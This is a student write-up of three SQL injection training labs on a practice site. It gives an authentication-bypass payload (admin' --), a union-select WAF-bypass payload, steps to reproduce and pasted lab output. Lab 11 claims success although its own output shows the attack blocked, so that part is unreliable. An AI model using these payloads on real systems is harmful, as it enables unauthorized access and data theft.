## SQL Injection Lab 10: Oh Cookies!

### Brief Explanation

This lab demonstrates an SQL injection vulnerability that allows unauthorized authentication bypass. The application verifies user credentials using an SQL query but fails to properly sanitize inputs, making it vulnerable to SQL injection.

### Vulnerability Details

Vulnerability Type: SQL Injection (Authentication Bypass)

Severity: High

Payload Used:

```
admin' --
```

Description:

The login form accepts a username and password, which are directly used in an SQL query. By injecting a single-quote (`'`) followed by a comment (`--`), we can bypass authentication by terminating the password check. This allows logging in as an administrator without knowing the actual password.

### Steps to Reproduce

1. Navigated to the URL: `https://labs.hacktify.in/HTML/sqli_lab/lab_10/lab_10.php`

2. Entered the following credentials in the login form:

   - **Username:** `admin' --`

   - **Password:** `anyvalue` (ignored due to comment `--`)

3. Clicked "Login".

4. Successfully authenticated as an administrator without a valid password.

### Proof of Concept (POC)

After Injection:


- Upon submitting the payload, the application grants access without requiring a valid password.

- The system sets a session cookie with admin privileges:

  ```

  username: admin

  ```


https://labs.hacktify.in/HTML/sqli_lab/lab_10/lab_10.php

Your USER AGENT is Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

Your IP ADDRESS is 110.235.216.170

DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE

YOUR COOKIE: username: admin and expires: Sun 23 Feb 2025 - 19:04:55

Your Login username: admin
Your Password: admin
Your ID: 8

### Impact

- Unauthorized access to administrator accounts.

- Potential for full database compromise.

- Manipulation of user sessions via cookie exploitation.

Lab 11: WAF's are injected!

Description:
This lab demonstrates an SQL injection vulnerability that bypasses Web Application Firewall (WAF) protections. By crafting a specific SQL payload, an attacker can manipulate database queries despite security measures.

Vulnerability Type:
SQL Injection (WAF Bypass)

Severity:
High


Exploitation Steps:

1. Accessed the login page: https://labs.hacktify.in/HTML/sqli_lab/lab_11/lab_11.php
2. Entered the payload in the username field:


   id=1&?id=0'+union+select+1,@@version,database()--+

3. Successfully bypassed authentication and gained access to the admin panel.

Proof of Concept (POC):


https://labs.hacktify.in/HTML/sqli_lab/lab_11/lab_11.php?id=1&?id=0%27+union+select+1,@@version,database()...
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
All Bookmarks
Happy Hacking

Your Login name:Dumb
Your Password:Dumb



The site is protected by WAF

Attack Blocked Successfully by WAF

Impact:

- Allows unauthorized access to restricted areas.
- Can lead to data breaches and privilege escalation.
- Potential for full database compromise.

Lab 12: WAF's are Injected! Part 2

Description:
This lab demonstrates an SQL injection vulnerability in the application's parameter handling, allowing an attacker to retrieve database details.


Vulnerability Type:
SQL Injection (Union-Based)

Severity:
High

Exploitation Steps:

1. Accessed the vulnerable URL: https://labs.hacktify.in/HTML/sqli_lab/lab_12/lab_12.php
2. Used the following payload to perform the SQL injection:
3. id=1&?id=0'+union+select+1,@@version,database()--+
4. Successfully retrieved database information, including the version and database name.

Proof of Concept (POC):


https://labs.hacktify.in/HTML/sqli_lab/lab_12/lab_12.php?id=3
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
All Bookmarks
HACKTIFY
cybersecurity
Happy Hacking

Your Login name:Dummy
Your Password:p@ssword

Impact:

- Exposure of sensitive database information.
- Potential for further exploitation, including data exfiltration.